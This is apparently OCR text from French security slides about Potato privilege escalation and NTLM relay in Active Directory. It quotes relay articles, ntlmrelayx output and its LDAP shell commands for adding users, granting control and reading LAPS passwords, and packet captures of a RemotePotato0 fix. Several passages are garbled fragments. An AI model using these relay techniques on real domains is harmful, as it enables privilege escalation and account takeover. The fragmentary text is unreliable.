
# Potato.exe

NT AUTHORITY\SERVICE



# Potato.exe

NT AUTHORITY\SERVICE




# Potato.exe

NT AUTHORITY\SERVICE



# Potato.exe

NT AUTHORITY\SERVICE



# Relai NTLM



# hackndo

Think out of the box

**BLOG**

- Home
- À propos
- Archives
- Me contacter
- Disclaimer
- Projets

**LIENS**

## Relais NTLM

01 Apr 2020 · 50 min

Active Directory Windows



Auteur : **Pixis**

### Dans cet article

- » Préalinaire
- » Introduction
- » Relais NTLM
- » En pratique
- » Authentification vs Session
- » Signature de la session
- » Signature de l'authentification (MIC)
- » Clé de session
- » Channel Binding
- » Que peut-on relayer ?
- » Bannir. NTLMv1.
- » Conclusion

Le relais NTLM est une technique consistant à se mettre entre un client et un serveur pour effectuer des actions sur le serveur en se faisant passer pour le client. Correctement utilisée, elle peut être très puissante et peut permettre de prendre le contrôle d'un domaine Active Directory sans avoir d'identifiants au préalable. L'objet de cet article est d'expliquer le relais NTLM, et de présenter ses limites.

### Préalinaire

Cet article n'est pas voué à être un tutoriel à suivre à la lettre pour mener à bien une attaque, mais il permettra au lecteur de comprendre en détail le

<https://beta.hackndo.com/ntlm-relay/>

# Relai NTLM



The Hacker Recipes

- Active Directory
- Reconnaissance
- Movement
  - Credentials
  - MITM and coerced auths
  - NTLM
    - Capture
    - Relay**
    - Pass the hash
  - Kerberos
  - DACL abuse
  - Group policies
  - Trusts
  - Netlogon
  - Certificate Services (AD-CS)
  - SCCM / MECM
  - Exchange services
  - Print Spooler Service
  - Schannel
  - Built-ins & settings
- Persistence
- Web services
- Reconnaissance
- Configuration
- Accounts and sessions
- User inputs

Search Ctrl K

Tools Exegol

On this page

- Theory
- Session signing
- MIC (Message Integrity ...)
- EPA (Extended Protectio...)
- Practice
- Detection
- Abuse
- Tips & tricks
- Resources

## NTLM relay

### Theory

After successfully [forcing a victim to authenticate](#) with LM or NTLM to an attacker's server, the attacker can try to relay that authentication to targets of his choosing. Depending on the mitigations in place, he will be able to move laterally and escalate privileges within an Active Directory domain.

The NTLM authentication messages are embedded in the packets of application protocols such as SMB, HTTP, MSSQL, SMTP, IMAP. The LM and NTLM authentication protocols are "application protocol-independent". It means one can relay LM or NTLM authentication messages over a certain protocol, say HTTP, over another, say SMB. That is called cross-protocols LM/NTLM relay. It also means the relays and attacks possible depend on the application protocol the authentication messages are embedded in.

The chart below sums up the expected behavior of cross-protocols relay attacks depending on the mitigations in place ([original here](#)). All the tests and results listed in the chart were made using [Impacket's ntlmrelayx](#) (Python).

The following mindmap sums up the overall attack paths of NTLM relay. [Gabriel](#)


**Support THR**

Want to advertise ?

**algosecure** **EPIEOS**

Authors

<https://www.thehacker.recipes/ad/movement/ntlm/relay>



# Obtention d'une authentification



# Relai LDAP



```
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.166.164, attacking target ldaps://192.168.166.132
```

```
Type help for list of commands
```

```
# help
```

```
add_computer computer [password] [nospns] - Adds a new computer to the domain with the specified password. If nospns is specified, computer will be created with only a single necessary HOST SPN. Requires LDAPS.
```

```
rename_computer current_name new_name - Sets the SAMAccountName attribute on a computer object to a new value.
```

```
add_user new_user [parent] - Creates a new user.
```

```
add_user_to_group user group - Adds a user to a group.
```

```
add_user new_user [parent] - Creates a new user.
```

```
add_user_to_group user group - Adds a user to a group.
```

```
change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
```

```
get_user_groups user - Retrieves all groups this user is a member of.
```

```
get_group_users group - Retrieves all members of a group.
```

```
get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
```

```
grant_control target grantee - Grant full control of a given target object (sAMAccountName) to the grantee (sAMAccountName).
```

```
set_dontreqpreauth user true/false - Set the don't require pre-authentication flag to true or false.
```

# Rela

```
[*] Servers  
[*] HTTPD: R
```

```
Type  
# he  
adde  
com  
re  
adde  
adde
```

```
add_user n  
add_user_t  
change_pas
```

```
get  
get  
get  
gra  
set
```



168.166.132

ed,

quires LDAPS.

~~Élévation  
de privilèges~~

~~Safety Boundary Abuse~~

**Élévation  
de privilèges**

# Not a bug! (encore)

4/13/2021 – Microsoft informed us that, after an extensive review, they determined that “Servers must defend themselves against NTLM relay attacks”  
*(side note: setting the sign flag in NTLM provider as well as SPNEGO would have inhibited this exploit...)*



# Not a bug! (encore)

 **Antonio Cocomazzi**  
@splinter\_code

After 18 months [#RemotePotato0](#) has been silently fixed 😊

The downgrade attack performed in the ResolveOxid2 response (part of DCOM activation) does not work anymore and with the October 22 patch the client always authenticates with level INTEGRITY during the IRemUnknown bind

[Traduire le post](#)

DCOMC: 108 Bind: call[1,0]; 2; Proprietary; Single; 3 Context; Name: IRemUnknown2(0); IDL[0]; 0  
LDAP: 395 searchRequest[1] "remote" 1 searchResult[2] success: [1] result2  
LDAP: 396 searchRequest[2] "ch-Aggregate,(Schema,(ObjectIdentifier,ICLSP)[Intersvc,0x1a],  
LDAP: 228 searchResult[2] operationError {00000000! LdapErr: 0x39-RDNBNAC, connect: 3)  
...  
Name Ctx Item: 3  
- Ctx Item[1]: Context ID:0, ISRemUnknown2, 32bit NDR  
- Ctx Item[2]: Context ID:1, ISRemUnknown2, 64bit NDR  
- Ctx Item[3]: Context ID:2, ISRemUnknown2, 32bit Tls Feature Negotiation  
Auth Info: NTLMSP, Packet Integrity, AuthContextID(0)  
Auth Prop: NTLMSSP-0x0  
Auth Level: Packet Integrity (3)  
Auth peer: 0  
Auth return: 0  
Auth Context ID: 0  
- BILH Secure Service Provider

October 22 Patch Installed

DCOMC: 404 Bind\_ack: call[1,0]; 2; Proprietary; Single; max\_watt: 3000; max\_error: 3000; 3 rev  
DCOMC: 399 Bind\_ack: call[1,0]; 2; Proprietary; Single; max\_watt: 3000; max\_error: 3000; 3 rev  
DCOMC: 629 Active: call[1,0]; 2; Proprietary; Single; NTLMSP-0x0; user: 0x0; provider: 0x0  
...  
Name Ctx Item: 3  
- Ctx Item[1]: Context ID:0, ISRemUnknown2, 32bit NDR  
- Ctx Item[2]: Context ID:1, ISRemUnknown2, 64bit NDR  
- Ctx Item[3]: Context ID:2, ISRemUnknown2, 32bit Tls Feature Negotiation  
Auth Info: NTLMSP, Connect, AuthContextID(0)  
Auth Prop: NTLMSSP-0x0  
Auth Level: Connect (3)  
Auth peer: 0  
Auth return: 0  
Auth Context ID: 0  
